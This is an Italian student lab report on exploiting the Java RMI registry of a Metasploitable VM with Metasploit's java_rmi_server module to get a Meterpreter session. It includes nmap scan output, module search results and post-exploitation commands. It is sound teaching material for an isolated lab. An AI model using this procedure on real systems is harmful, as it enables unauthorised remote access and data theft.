
Progetto M4

Fabrizio Meini

“Sfruttamento della vulnerabilità JAVA RMI per ottenere una sessione Meterpreter sulla macchina remota”

Traccia:
La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

Ambiente di lavoro:
-Macchina Attaccante: Kali Linux VM - IP 192.168.11.111 - scheda di rete INTERNA
-Macchina Target: Metasploitable VM - IP 192.168.11.112 - scheda di rete INTERNA




INTRODUZIONE:

Il servizio Java RMI è noto per permettere l'invocazione di metodi su oggetti che risiedono su altre macchine virtuali Java, facilitando così la comunicazione tra diversi sistemi all'interno di una rete. Tuttavia, se non adeguatamente protetto, questo servizio può diventare un vettore di attacco, consentendo a un malintenzionato di eseguire codice arbitrario sulla macchina bersaglio.
L'obiettivo principale di questo esercizio è ottenere l'accesso remoto alla macchina Metasploitable sfruttando una vulnerabilità del servizio Java RMI tramite Metasploit. Una volta ottenuta una sessione di Meterpreter sulla macchina remota, raccoglieremo una serie di evidenze che includono la configurazione di rete, le informazioni sulla tabella di routing e altre informazioni di sistema rilevanti.

SVOLGIMENTO:

Fase 1: Scan delle porte


Attraverso il comando “nmap -sV” andiamo ad eseguire uno scan dei servizi attivi sulle porte, ottenendo la conferma della presenza di un servizio vulnerabile JAVA RMI sulla porta 1099:



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-07 03:40 EDT
Nmap scan report for 192.168.11.112
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.89 seconds
```


Fase 2: Preparazione all’attacco

Una volta ottenuta la conferma della presenza del servizio, lanciamo il tool Metasploit con il comando “msfconsole”, andando a ricercare un modulo che faccia al caso nostro digitando “search java_rmi”:




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use help <command> to learn more about any command
       =[ metasploit v6.4.1-dev                          ]
+ -- --=[ 2407 exploits - 1239 auxiliary - 422 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                    .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)                   .                .          .      .
   3    \_ target: Windows x86 (Native Payload)             .                .          .      .
   4    \_ target: Linux x86 (Native Payload)               .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)            .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)            .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 >
```

Selezioniamo il modulo che fa al caso nostro (in questo caso il modulo alla riga 1) con il comando “use” seguito dal path di riferimento. Una volta selezionato andremo a scoprire quali sono le specifiche obbligatorie richieste dal modulo utilizzando il comando “show options”:



Ora settiamo l’indirizzo target come richiesto dal tool attraverso il comando “set RHOSTS”:



Fase 3: Exploit

Dopo aver settato in maniera corretta il modulo che abbiamo scelto, possiamo proseguire con la fase di Exploit. Lanciamo l’attacco con il comando “exploit”. Se l’attacco è andato a buon fine, otterremo una sessione meterpreter all’interno della macchina target:

Per essere sicuri di trovarci all’interno della macchina, lanciamo il comando “ifconfig”, che dovrebbe darci a video le configurazioni di rete della macchina target:

Fase 4: Raccolta informazioni

Ora che siamo all'interno della macchina target possiamo iniziare la raccolta di informazioni, come ad esempio la tabella di routing e le informazioni di sistema. Questi dati possono esserci poi utili per compiere altri attacchi:

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe40:2183 ::       ::
```

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```

CONCLUSIONI:
L'esercizio ha dimostrato la vulnerabilità del servizio Java RMI su Metasploitable, permettendo di ottenere una sessione Meterpreter.
Abbiamo raccolto informazioni critiche come la configurazione di rete e la tabella di routing, ma volendo potevamo ottenere altre informazioni molto più riservate come password e file salvati all'interno della macchina. Questo evidenzia l'importanza di proteggere i servizi RMI con misure di sicurezza adeguate.